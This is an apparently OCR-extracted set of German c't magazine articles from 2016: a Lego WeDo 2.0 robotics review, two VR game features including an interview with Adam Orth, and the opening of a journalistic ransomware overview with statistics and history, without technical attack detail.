- APTs - gezielte Angriffe in der Praxis. Schutzmaßnahmen gegen APT
Stefan Strobel; Geschäftsführer, cirosec GmbH
- Passwort, Karte oder Gesicht:
Was leisten moderne Authentifizierungsmechanismen?
Starbug
- Muss Verschlüsseln weh tun?
Diskussionsrunde

Eine Veranstaltung von:



Organisiert von:



Sponsoren:



Informationen und Anmeldung

www.heisec.de/tour

Thomas Feibel

Klötzchen-Kommando

Roboter bauen und steuern mit Lego WeDo 2.0

Mit dem WeDo-Baukasten von Lego lernen Grundschüler die ersten Schritte des Programmierens. Dank umfangreicher Begleitmaterialien vertiefen sie dabei in Versuchen und Reflexionen auch ihr naturwissenschaftliches Verständnis.

Alle 280 Teile des WeDo-2.0-Startsets stecken in einer blauen Wanne mit weißem Deckel. Ein Sortiereinsatz mit Abbildungen der enthaltenen Steinchen, Räder und Sensoren hilft zunächst beim Finden der gewünschten Komponenten und später auch beim Aufräumen. Zum Lieferumfang des Sets gehören ein Motor sowie je ein Neigungs- und ein Bewegungssensor.

Ähnlich wie die Lego-Mindstorm-Systeme und der Vorgänger WeDo beruht WeDo 2.0 auf dem Zusammenspiel von Sensoren und Aktoren mit einem zentralen Steuerbaustein, dem sogenannten Smarthub. Er verfügt über eine integrierte RGB-Lichtfläche und zwei Buchsen zum Anschluss von Motoren und Sensoren. Im Startset ist einer dieser Hubs enthalten – weitere kann man zukaufen. Maximal drei lassen sich kombinieren, sodass bis zu sechs Motoren oder Sensoren gemeinsam agieren können.

Die fertigen WeDo-Konstruktionen haben zahlreiche Funktionsmöglichkeiten. Sie fahren, kurbeln, laufen, wickeln und drehen oder neigen sich. Damit diese Bewegungsabläufe am Rechner oder Tablet programmiert werden können, verbindet sich der Smarthub per Bluetooth 4.0 (Low Energy) mit PC, Mac, Android-Tablet oder iPad. Falls der PC keinen Bluetooth-4.0-Adapter hat, ist noch ein Dongle erforderlich. Leider ist WeDo 2.0 weder mit der ersten Generation des Robo-

tik-Systems kompatibel noch mit den Mindstorm-Baukästen.

Steuerzentrale


Zu der Hardware gibt es von Lego Education reichlich Material wie Erklärungen, Arbeitsvorschläge und Hilfen zur Programmierung zu insgesamt 17 Projekten. Die zugehörige Software (Download siehe Link am Ende dieses Artikels) leistet gleich mehrere Dinge: Sie führt durch alle Projekte, bietet digitale Schritt-für-Schritt-Bauanleitungen, spielt kleine Filmsequenzen ab und dient als digitales Lerntagebuch, in dem die Kinder Texte, Fotos, Screenshots und Videos zu ihrem Projekt zusammenstellen. Gleichzeitig stellt die Software die Programmierumgebung bereit, in der farbige Blöcke für Aktionen, Sensoreingaben, Anzeigen und den Programmablauf zu Steuerprogrammen kombiniert werden.

Die PC-Version des Programms wirkt noch nicht ganz ausgereift. Unter Windows 10 lässt es sich derzeit noch nicht einrichten und bei einem kurzen Test unter Windows 7 lief es zwar stabil, zeigte aber einige Schaltflächen, deren Bedeutung unklar war, und ließ sich auch nur per Alt+F4 beenden. Eine Windows-10-Version ist ebenso wie eine für Chromebooks geplant, sie sollen laut Hersteller im dritten Quartal 2016 fertiggestellt sein. Deutlich komfortabler als das PC-Programm las-


sen sich allemal die Apps für Tablets nutzen. Für Android ab 4.4 und iOS ab 8.0 gibt es jeweils zwei davon. Die kleinere Start-App bringt das Werkzeug zum Dokumentieren mit und enthält Material für ein Einführungsprojekt. Darin bauen die Kinder als Erstes den Forschungsroboter Milo, einen niedlichen Zyklopen auf Rädern. Die große Variante („Full“), die derzeit ebenfalls gratis zu haben ist, bringt zusätzliche Anleitungen für weitere 16 Projekte, darunter 40 Stunden Videomaterial sowie eine umfangreiche Bibliothek mit Bauanleitungen.

Mit dem Vorgänger WeDo gebaute Modelle ließen sich außer mit der Lego-Software alternativ auch mit der kindgerechten und gratis verfügbaren Programmiersprache Scratch steuern. Auch für WeDo 2.0 ist eine Scratch-Anbindung geplant, bisher aber noch nicht realisiert.

In erster Linie wurde das Robotik-System für den schulischen Einsatz entwickelt; das MIT Media Lab und die Tufts Universität in Massachusetts waren daran beteiligt. Die Inhalte der deutschen Fassung entstanden unter Mitwirkung von Daniela Schmeinck, Professorin für Didaktik des Sachunterrichts an der Universität Köln. Die Aufgaben für Schüler des 2. bis 4. Jahrgangs orientieren sich am Unterricht in der Grundschule, insbesondere an den Sachkunde-Lehrplänen der Bundesländer. Es geht darin um Themen wie



Mit den Bauanleitungen der WeDo-Software lassen sich Forschungs-sonde, Rennwagen und Helikopter schnell zusammenbauen.



Erst wird der Programmierauftrag wie angezeigt umgesetzt, dann darf auch mal beherzt experimentiert werden.



Bild: Lego Education



Rettungsprojekt:
Bei schlechtem
Wetter muss der
Hubschrauber
Menschen und Tiere
evakuieren.

Beim Projekt zum
Thema Geschwin-
digkeit lernen die
Kinder etwas über
Beschleunigung
und Drosselung.



Zugkraft und Reibung, Geschwindigkeit oder Standfestigkeit, aber auch um solche aus der Biologie wie Metamorphose.

Schrittweise zur Lösung

Im Test haben wir drei Kinder mit der iOS-App ein Projekt zum Thema Transport ausprobieren lassen. Wie in allen mitgelieferten Projekten wird im Begleitmaterial zum Erarbeiten der Lösung in drei Schritten angehalten: Erforschen – Entwickeln – Ergebnisse vorstellen.

Die animierten Legofiguren Max und Mia führen als Begleiter durch diese drei Stadien. Im gewählten Projekt „Transport“ zeigt ein Foto einen nahenden Tornado an einem verdüsterten Himmel. Der Begleittext sagt, was die Schüler nun erwarten: Es gilt, ein Programm zu schreiben, um Menschen oder Gegenstände mit einem Helikopter zu retten. Nachdem Max und Mia einen Film mit Feuersbrünsten, Hochwasser und einem Transporthubschrauber vorgeführt haben, sollen die Kinder herausfinden, was zum Transportieren im Rettungsfall geeignet ist. Um gute Ideen festzuhalten, dient ihnen die Notizfunktion des Editors.

Nun geht es ans Entwickeln. Ein 8-Sekunden-Filmchen vermittelt den Bau-Auftrag: ein eindrucksvoller Lego-Hubschrauber, der Transportketten herablässt. Die Konstruktionsanleitung zeigt auf 55 digitalen Seiten genau, welche Legosteine wie zusammenzubauen sind. Wenn der Hubschrauber fertig ist – im Test gelang das erstaunlich schnell –, führt Mia vor, wie man Smarthub und Tablet miteinander verbindet.

Das Programmieren selbst ist im ersten Schritt einfach, weil die Software dazu ein genaues Beispiel zeigt. Orientieren sich die Schüler daran und fügen per Drag & Drop die vorgegebenen Befehls-Blöcke zusammen, kann eigentlich nichts schiefgehen und die Rettungskette des Helikopters wird herabgelassen und wieder hochgezogen. Wer das zu langweilig findet, kann experimentieren und Veränderungen an Motor oder Sensoren vornehmen, beispielsweise das Licht des Smarthubs rot oder grün leuchten lassen. Auch Geräusche lassen sich ergänzen. Dazu gibt es eine Auswahl an mitgelieferten Audioschnipseln und eine Aufnahmefunktion, um eigene Klänge aufzunehmen.

Leider fallen die Erklärungen zu den Programmierblöcken sehr knapp aus, zu man-

chen fehlen sie ganz. Die Handhabung per Drag & Drop ist zwar einfach, aber die Funktionen der Blöcke für Ablauf, Aktionen, Eingaben und Anzeige erschließen sich nicht unmittelbar. In anspruchsvolleren Projekten werden Grundschüler am ehesten durch Versuch und Irrtum herausfinden, in welcher Weise die Blöcke kombiniert werden müssen, um beispielsweise über die Geltungsdauer eines Befehls die Geschwindigkeit eines Modells einzustellen.

In der dritten Phase fertigen die Schüler eine Präsentation an. Sie notieren ihre Erfahrungen mit den Transportketten des Heli- kopters im Editor und fügen Fotos und Videos hinzu. Auch in dieser Phase lässt es sich mit einem Tablet deutlich angenehmer arbeiten als am PC.

Zielgruppe Lehrer

Obwohl sich Lego Education mit WeDo 2.0 vor allem an Schulen wendet, kann man das Robotik-Set auch privat im Online-Shop von Lego Education oder bei Internet-Händlern kaufen. Das Startset kostet 155 Euro, zusätzliche Motoren und Sensoren gibt es für je 22 Euro, einen weiteren Smarthub für 60 Euro; ein Akku dafür kostet 50 Euro.

Das Paket zum Preis von 155 Euro enthält den beschriebenen Baukasten und die Basis- Version der Lego-Software. Darin sind neben der Programmierumgebung und dem Dokumentationswerkzeug die Einführungsprojekte mit der Forschungsroboter Milo enthalten.

Für den Einsatz in der Schule bietet der Hersteller umfangreiche Lehrerhandreichungen und Material für 40 Unterrichtseinheiten im PDF-Format an. Es umfasst außer Ausführungen zu den Lernzielen auch Hilfsmittel zur Lernzielkontrolle. Ein Komplettspaket mit sämtlichen Unterrichtsmaterialien möchte Lego künftig für stolze 298 Euro verkaufen. Aktuell gibt es diese Materialien jedoch ebenso wie die „Full“-Versionen der Apps noch kostenlos: Wer das WeDo-2.0-Set oder ein beliebiges anderes WeDo-2.0-Paket bestellt, erhält derzeit die Unterrichtsmaterialien mit 17 Projekten gratis dazu. Diese Aktion läuft laut Hersteller bis zum 30. Juni 2016.

Fazit

Während der große Bruder Lego Mindstorm Education EV3 für Jugendliche ab etwa 10

Jahren gedacht ist, spricht WeDo gezielt Kinder ab dem zweiten Schuljahr an. Das gelang schon mit der ersten Version des Systems richtig gut. Die zweite Generation geht nun einen entscheidenden Schritt weiter, funktioniert drahtlos per Bluetooth-Verbindung und bringt Apps für Tablets mit. Gerade der Touchscreen eines Tablets eignet sich gut, um die bunten Ablauf- und Aktionsblöcke, aus denen ein WeDo-Steuerprogramm besteht, in der gewünschten Weise zusammenzustellen.

WeDo 2.0 bietet eine Fülle an Möglichkeiten, die auch zu Hause Spaß machen, zumal sich durch einen eigenen Vorrat an Legosteinen noch viele neue Kombinationsmöglichkeiten ergeben. Es ist schade, dass sich der Hersteller so sehr auf Lehrer als Zielgruppe konzentriert und dass es Interessenten – Lehrern wie Eltern – recht schwer gemacht wird, sich in dem unübersichtlichen Angebot an Bauteilen und Materialien zurechtzufinden.

Ein großer Pluspunkt: Während bei ähnlichen Programmierumgebungen für Kinder die Ergebnisse lediglich auf dem Bildschirm zu beobachten sind, vermittelt das WeDo- System durch die Kombination mit echten, selbstgebauten Lego-Modellen besonders anschaulich, wie die einzelnen Steuerbefehle sich auswirken. Die peppig-bunten Steinchen und die niedlichen Kulleraugen zum Beispiel vom Forschungsroboter Milo sprechen Kinder unmittelbar an. Anfangs macht dann das Bauen am meisten Spaß. Doch wenn die Kinder erst einmal herausfinden, dass sie einen Rennwagen mit einer Handbewegung losfahren lassen können, und er stehen bleibt, sobald er ein Hindernis erfasst, dann ist auch die Begeisterung für das Programmieren groß. Bei den Programmierhilfen sollte der Hersteller nachbessern und fehlende Hilfetexte ergänzen beziehungsweise bestehende Texte vervollständigen.

Trotz der Schwächen beim Hilfesystem überzeugt WeDo 2.0 mit seinem ganzheitlichen Konzept. Kinder werden damit an naturwissenschaftliches Arbeiten und Experimentieren herangeführt. Ganz nebenbei erkennen sie, wie sehr ihre Lebenswelt aus programmierten Geräten besteht, und stellen fest, dass sich durch Programmierung die unterschiedlichsten Aufgaben lösen lassen. (dwi@ct.de)

 Apps für iOS und Adroid, PC-Software, Informationen: ct.de/yyrr

Jan-Keno Janssen

Blumenbestrahlung

VR-Spiel Carpe Lucem aus Deutschland

Mit Virtual Reality kann auch aus einem simplen Spielprinzip ein aufregender Traumwelt-Ausflug werden: Das beweist Carpe Lucem vom deutschen Entwicklerteam Hammer Labs. Besonders faszinierend: Die Levels wurden per Hand-Controller in der VR gestaltet.

Schaut man Oliver Eberlei beim Arbeiten zu, sieht das sehr ungewöhnlich aus: Mit zwei Controllern in der Hand steht er in seinem Büro in Tönisvorst und fuchtelt in der Luft herum. Auf dem Kopf trägt er eine Vive-Virtual-Reality-Brille. Eberlei gestaltet so die Levels seines Spiels Carpe Lucem, das im April erscheinen soll – und da es sich dabei um ein Virtual-Reality-Spiel handelt, nutzt er VR fürs Leveldesign. Die futuristische Arbeitsmethode ist für ihn vollkommen einleuchtend: „Es ist in VR viel einfacher als am Monitor, Objekte vernünftig im Raum anzuordnen“, erzählt er.

In Carpe Lucem – „Nutze das Licht“ – muss der Spieler Lichtstrahlen mit Optiken und anderen Hilfsmitteln so umleiten, dass sie am Ende auf eine Art mechanische Blume leuchten. Lichtquellen und Blumen haben unterschiedliche Farben – und die Blüten öffnen sich erst dann, wenn sie mit der korrespondierenden Lichtfarbe bestrahlt werden. Hat man alle Blüten geöffnet, ist das Level geschafft.

Traum oder Spiel?

Das ist eine hübsche Idee – wäre Carpe Lucem allerdings ein Smartphone-Spiel, würde es im Meer der unzähligen Knobelspiele vermutlich untergehen. Solche „Casual Game“-Titel gibt es in den Appstores nämlich zu Tausenden. Da Carpe Lucem aber von vorne herein auf Virtual Reality ausgelegt ist, strahlt es eine

ungleich höhere Faszination aus. Die Optiken platziert man mit Handbewegungen im Raum. Spieler haben dadurch das Gefühl, sich in einer Art Traumwelt zu befinden, die sie selbst manipulieren können – es gibt kein störendes Interface, das daran erinnert, dass man gerade ein Computerspiel spielt.

Das meditative Konzept überzeugte offenbar auch die Jury des Deutschen Computerspielpreises: Carpe Lucem wurde im März in der Kategorie „Beste Innovation“ für den mit 35 000 Euro dotierten Preis nominiert. Neben Carpe Lucem gehört das Game-Design-Tool „Articy:Draft 2“ von Articy Software sowie „The Climb“ von Crytek zu den Nominierten. The Climb (siehe c't 2/16, Seite 30) ist ebenfalls ein VR-Spiel, wird aber von einem deutlich größeren Team entwickelt als Carpe Lucem. Neben Oliver Eberlei arbeiten lediglich vier weitere Leute an dem Spiel – nebenberuflich. Für Eberlei ist gerade das der Reiz am neuen Medium Virtual Reality: dass sich mit relativ wenig Aufwand beeindruckende Spiele bauen lassen. Der selbstentwickelte VR-Editor, in dem Eberlei die Levels designt, ist in Carpe Lucem integriert. Damit können die Spieler ihre selbstgestalteten Level später auch der Community zur Verfügung stellen.

Oliver Eberlei entwickelt Spiele, seit er denken kann. Vor zwei Jahren hat er das Casual-Game „Farm for your Life“ auf Steam veröffentlicht. Auch das für Windows und



Oliver Eberlei gestaltet die Level seines Spiels in VR.


OS X sowie für iOS und Android erhältliche Quiz-Spiel „Frag doch mal ... die Maus“ stammt aus seiner Feder. Sein Weltraum-Multiplayer-Shooter „Sky Arena“ (eine Hommage an den Nintendo-Klassiker Starfox) ist zwar noch nicht fertig, lässt sich aber als Early-Access-Titel bereits bei Steam kaufen. Außerdem organisiert Eberlei die „Indie Arena Booth“ auf der Gamescom in Köln.

Carpe Lucem ist der erste VR-Titel des 31-Jährigen. Fasziniert ist er von der Technik aber schon seit Jahren – als er 2013 die erste Entwicklerversion der Oculus Rift ausprobiert hat, war ihm klar: Ich muss ein VR-Spiel machen. Sein Konzept für Carpe Lucem hat nicht nur Oculus überzeugt, sondern auch Valve und Sony. Beide Unternehmen haben ihn mit Entwicklerkits ihrer VR-Headsets Vive und Playstation VR ausgestattet. Die Entwicklung auf drei Plattformen ist laut Eberlei einfacher, als man denkt, denn die von ihm genutzte Game-Engine Unity beherrscht alle drei Systeme. Für die Vive muss man zwar ein externes Plug-in von Valve verwenden, aber das ist ab Unity 5.4 ebenfalls integriert.

Ansonsten beschränken sich die Unterschiede auf die Perspektive: Bei Rift und Playstation VR muss der Nullpunkt der „Ich-Sicht“ manuell festgelegt werden, bei der Vive – die ja „Room-Scale-VR“ beherrscht – definieren Entwickler lediglich einen Raum. Den Standort bestimmt der Spieler durch Umherlaufen selbst.

Während Vive und Playstation VR jeweils Hand-Controller unterstützen, musste sich Eberlei für die Rift-Version eine Steuerung für konventionelle Controller überlegen – die Brille wird anfangs nur mit einem Xbox-One-Controller ausgeliefert, der „Touch“-Handcontroller folgt erst in der zweiten Jahreshälfte. Die virtuelle Hand bewegt man in der Rift-Version mit dem Kopf, was fast genauso gut funktioniert wie die Handsteuerung – Carpe Lucem fühlt sich auch mit einem Xbox-Controller an wie ein schöner Traum.

(jkj@ct.de)



In Carpe Lucem muss man farbige Lichtstrahlen in „Blumen“ umleiten.

Carpe Lucem – Nutze das Licht

Entwickler	Hammer Labs
Vertrieb	Application Systems Heidelberg
Systeme	Windows (Steam für HTC Vive, Oculus Store für Oculus Rift), Playstation 4 (mit Playstation VR)
Erscheinungstermin	April 2016
Preis	steht noch nicht fest

Jan-Keno Janssen

Selbsthilfe im All

VR-Spiel Adrift von Adam Orth

Dass Computerspiele persönlich sein können, ist nicht die newest Erkenntnis. Wenn ein Spieleentwickler aber einen Twitter-Shitstorm und die daraus resultierende Lebenskrise in einem Weltraum-Spiel für Virtual Reality verarbeitet, ist das schon ein wenig außergewöhnlich.

Ein Tweet hat Adam Orth im April 2013 seinen Job gekostet. Orth arbeitete damals als Creative Director für die Microsoft Studios – und er dachte sich wohl nicht viel dabei, als er sarkastisch auf wütende Xbox-Fans reagierte, die eine Xbox One mit ständiger Internetverbindung ablehnten. „Jedes Gerät ist heute „always on“. Das ist die Welt, in der wir leben. #kommtdamitklar“, twitterte er. Damit löste er eine Kontroverse aus, die damit endete, dass Microsoft zurückruderte und die Xbox One ohne Zwangsverbindung in den Handel brachte. Und Orth sich zum Rücktritt gezwungen sah. „Das hat im Grunde mein Leben völlig zerstört“, sagte er im c't-Interview.

„Alles ist kaputt“

Adam Orth hat mit Adrift ein Spiel über seine Lebenskrise gemacht. Mit c't sprach er über Autorenspiele, Kaputtheit und Schwerelosigkeit.

c't: Sie haben immer wieder gesagt, dass Adrift ein sehr persönliches Spiel ist. Aber mal ganz ehrlich: Was hat eine Astronautin in einer kaputten Raumstation mit Ihnen zu tun?

Adam Orth: Ich bin 2013 in Teufels Küche geraten, als ich was Schlimmes auf Twitter geschrieben habe. Das hat im Grunde mein bisheriges Leben völlig zerstört. Das Spiel ist eine direkte Metapher für die Zeit danach. Mein Leben war zerstört, so wie die Raumstation. Ich war alleine und ziellos. Ich musste herausfinden, wie ich Sachen wieder geradebiegen, reparieren kann, mit meinem Leben wieder vorankommen kann. Und darum geht es ja auch in dem Spiel.

c't: Gerade in VR fühlt sich Adrift durch die Schwerelosigkeit sehr ungewohnt an. War die fehlende Anziehungskraft ein Problem in der Entwicklung?



Die negativen Gefühle hat Orth in einem Spiel verarbeitet – ungewöhnlicherweise in einem Weltraum-Abenteuer. In „Adrift“ findet man sich als Astronautin in einer kaputten Raumstation wieder. Was sie dort überhaupt macht, was passiert ist, muss sie selbst herausfinden. Statt wie in anderen First-Person-Spielen üblich, läuft man nicht, sondern schwebt – im All gibt es eben keine Schwerkraft. Die Richtung bestimmen Schubdüsen im Raumanzug. Kampfszenen fehlen ebenso wie klassische Rätsel. Dennoch wirkt Adrift nicht wie ein lahmer interaktiver Roman, in dem man sich nur durch Texte oder Dialoge klickt – zumindest hatten wir diesen Eindruck bei einem Pressetermin in London, wo wir das Spiel für etwa eine halbe Stunde ausprobieren konnten.

Adrift ist zwar auch ganz normal am Monitor spielbar, viel aufregender fanden wir aber die VR-Funktion: Mit einer Oculus Rift auf dem Kopf fühlt man sich wirklich wie eine Astronautin. Uns wurde beim Auspro-

bieren allerdings ein wenig schummerig – womöglich legt sich das, wenn man erst die gewöhnungsbedürftige Schubkraftsteuerung verinnerlicht hat. Adrift war übrigens ursprünglich für alle drei VR-Systeme (Rift, HTC Vive und Playstation VR) angekündigt. Nachdem Oculus aber offenbar das Scheckbuch gezückt hat, ist das Spiel nun Rift-exklusiv. Die Macher deuten an, dass womöglich später auch andere Brillen unterstützt werden – sicher sei das jedoch nicht. (jkj@ct.de)

Adrift

Entwickler	Three One Zero
Vertrieb	505 Games
Systeme	Windows (Steam für Monitor-Version, Oculus Store für Rift-Version), Playstation 4, Xbox One (2D-Versionen)
Erscheinungstermine	28. März (Windows), Termine für PS 4 und Xbox One stehen noch nicht fest
Preis	steht noch nicht fest



Orth: Wir haben versucht, alles sehr ... – ich will jetzt nicht „authentisch“ sagen, weil ich das nicht beurteilen kann, ich war schließlich nie im Weltall. Aber letztes Jahr haben wir das Spiel Richard Garriott (Anm. d. Red: Erfinder der „Ultima“-Spielereihe) gezeigt. Er war ja auf der ISS. Er hat sich das VR-Headset abgesetzt und meinte dann: „Ihr habt den Nagel auf den Kopf getroffen. Genauso fühlt es sich im Weltall an.“ Das war ziemlich cool.

c't: Ich war auch noch nie im All, aber für mich fühlte sich das Spiel im Stehen „realistischer“ an als im Sitzen.

Orth: Ja, man kann das Spiel im Stehen oder im Sitzen spielen; ich mache beides. Ich spreche keine Empfehlung aus. Ich gebe den Spielern einfach den Controller und lasse sie ihr Ding machen. Ich habe das Gefühl, dass unser Spiel Leute ihre eigenen Erfahrungen machen lässt. Die Story in Adrift ist nicht linear und sie ist vor allem auch gebrochen – genauso wie der Raumanzug, der Spielcharakter und die Raumstation. Alles ist kaputt. Ein Mensch, der in dieser Situation steckt, würde nicht

stringent vorgehen. Das Spiel gibt deshalb auch nicht vor, in welcher Reihenfolge man die Informationen bekommt. So kann sich der Spieler die Spielwelt, die Charaktere und ihre Hintergrundgeschichten selbst erschließen. Und wir lassen absichtlich ganz viel offen.

c't: Würden Sie sagen, Adrift ist ein Arthouse-Spiel, ein „Autoren-Spiel“?

Orth: Wir verlagern dieses Autorending in die Schwerelosigkeit. Wir haben eine interessante Geschichte, tiefgründige Charaktere – und die haben wir in ein großes, wunderschönes Spektakel gesetzt.

Dennis Schirrmacher

Erpressungs-Trojaner

Geschäftsmodell: Ihre Daten als Geisel

Verschlüsselungs-Trojaner sind in der Malware-Szene der letzte Schrei: Das legen die in den letzten Monaten rasant angestiegenen Infektionsraten nahe. Offensichtlich geht das Konzept der Erpresser auf: Viele Opfer zahlen die geforderten Beträge, um ihre Dateien zurückzubekommen. Online-Schwarzmärkte bieten Bausätze für technisch unbedarfte Kriminelle an, mit denen sie direkt zum Angriff übergehen können.



Erpressungs-Trojaner

Geschäftsmodell Erpressung	Seite 76
Schützen und vorbeugen	Seite 78
Erste Hilfe	Seite 82
Hinter den Kulissen	Seite 86

Der erste dokumentierte Verschlüsselungs-Trojaner namens AIDS tauchte im Jahr 1989 auf und infizierte Computer über eine präparierte Diskette. Der Schädling verschlüsselte nach dem neunzigsten Bootvorgang alle Daten auf der Systemfestplatte und machte den Computer damit unbenutzbar. Opfer wurden aufgefordert, rund 170 Euro an ein Postschließfach in Panama zu schicken. An diesem Konzept haben sich seitdem nur Kleinigkeiten geändert: Aus dem Postfach sind Bitcoins geworden und durch stetige Weiterentwicklung wird jede Malware-Generation heimtückischer als ihre Vorgängerin.

Ransomware-Gauner haben es in erster Linie auf Windows-Nutzer abgesehen. Mit KeRanger ist vor kurzem aber auch der erste Erpressungs-Trojaner für Apples Betriebssystem OS X aufgetaucht. Im Vergleich zu den Millionen Opfern im Windows-Bereich sind die 6500 KeRanger-Infektionen jedoch bestenfalls ein Versuchsballon.

Das Jahr der Krypto-Trojaner

2015 waren laut einer Studie von iSense Solutions 13,1 Millionen US-Amerikaner und 3,1 Millionen Deutsche von Krypto-Trojanern betroffen. Das war noch vor der Locky-Welle. Eset zufolge lässt sich für 2016 bereits abschätzen, dass es im Februar einen Peak in der Verbreitung von Ransomware gab. Dieser Anstieg übertrifft alle Spitzen in 2015 deutlich. Auch Avira bestätigt das. Kaspersky berichtet, dass die Angriffsversuche in Deutschland im Vergleich zu 2015 um den Faktor 2,6 gestiegen sind; global liegt die Erhöhung bei Faktor 1,5. Diese Einschätzungen stützt auch Google Trends: Gibt man dort die Suchbegriffe Cryptowall, Locky und TeslaCrypt ein, sieht man seit Ende 2015 einen deutlichen Anstieg. Anfang Februar explodierten die Zahlen insbesondere durch Locky. Seit diesem Zeitpunkt treten auch vermehrt betroffene Leser mit c't in Kontakt.

Krypto-Trojaner agieren äußerst heimtückisch: TeslaCrypt & Co. verschlüsseln neben Foto- und Musiksammlungen auch Word- und PDF-Dokumente. CryptoLocker nimmt rund 70 verschiedene Dateitypen zur Geisel. Verschlüsselte Dateien sind anschließend mit einer weiteren Endung versehen, etwa „Urlaub2016.jpg.vvv“, und lassen sich nicht mehr öffnen. Den Schlüssel zum Dechiffrieren der Daten rücken die Erpresser nur gegen Lösegeld raus. Damit die Opfer auch glauben, dass es einen Weg zurück gibt, bieten Kriminelle häufig eine Test-Entschlüsselung ausgewählter Dateien an.

Wenn die Gauner keine Fehler bei der Verschlüsselung gemacht haben, würde sich selbst ein Super-Computer der NSA die Zähne an der Chiffrierung ausbeißen: Die persönlichen Daten sind vorerst verloren.

Neben Privatpersonen geraten auch Firmen und öffentliche Einrichtungen in das Fadenkreuz von Ransomware-Banden. In Deutschland waren Anfang dieses Jahres mehrere Krankenhäuser betroffen, deren Betrieb durch digitale Infektionen einge-

schränkt wurde. Die Höhe der geforderten Beträge variiert, von Privatpersonen wird meist ein Bitcoin (rund 350 Euro) eingefordert. Ein Krankenhaus in Los Angeles sah sich gezwungen, 40 Bitcoins (rund 15 000 Euro) Lösegeld zu zahlen. Eine Zahlung garantiert aber nicht, dass die Gauner auch tatsächlich die Schlüssel rausrücken. Im Fall des Krankenhauses in Los Angeles waren die Daten nach der Zahlung aber wieder lesbar, teilte der Klinik-Chef mit.

Millionen-Geschäft

Selbst das FBI empfiehlt Opfern zu zahlen. Der Ermittlungsbehörde zufolge waren Bemühungen, die Verschlüsselung aufzubrechen, nicht von Erfolg gekrönt. Das Bundesamt für Sicherheit in der Informationstechnik (BSI) rät Opfern hingegen ab, sich auf die Forderungen einzulassen: In vielen Fällen bekämen Betroffene trotz Zahlung des Lösegelds keinen Zugriff mehr auf ihre Daten. Geschädigte sollen Infektionen zur Anzeige bringen, empfiehlt das BSI.

Analysten von Cisco gehen davon aus, dass die Gauner hinter dem Angler-Exploit-Kit jährlich einen hohen zweistelligen Millionenbetrag erwirtschaften – es ist eines der Mittel, Erpressungs-Trojaner auszuliefern. Das FBI gibt an, dass die Bande um den Erpressungs-Trojaner Cryptowall und seine Varianten 2015 allein in den USA rund 318 Millionen Euro erpresst habe. Die USA sind das Hauptziel der Ransomware-Banden, wie Statistiken von verschiedenen Anbietern von Antiviren-Anwendungen nahelegen.

Im Zuge der iSense-Studie vom November 2015 wurden weltweit 3009 Internetnutzer befragt. Davon haben 50 Prozent der mit Ransomware infizierten US-Amerikaner schon Lösegeld bezahlt; 40 Prozent würden bezahlen, wenn sie betroffen sind. In Deutschland haben 33 Prozent gezahlt; 36 Prozent wären dazu bereit. In den USA sind Betroffene im Mittel gewillt, maximal rund 320 Euro zu zahlen; hierzuland liegt die Schmerzgrenze bei knapp über 200 Euro. Symantec berichtet, dass Deutschland 2015 unter den Ransomware-Zahlen hinter den USA den zweiten Platz belegt.

Das lohnende Geschäft bewegt auch einige weltweit im großen Stil operierende Kriminelle umzuschwenken. So steckt laut BSI hinter Locky die bisher auf Banking-Trojaner spezialisierte Dridex-Bande. Offensichtlich wirft Ransomware mit weniger Aufwand mehr Gewinn ab.

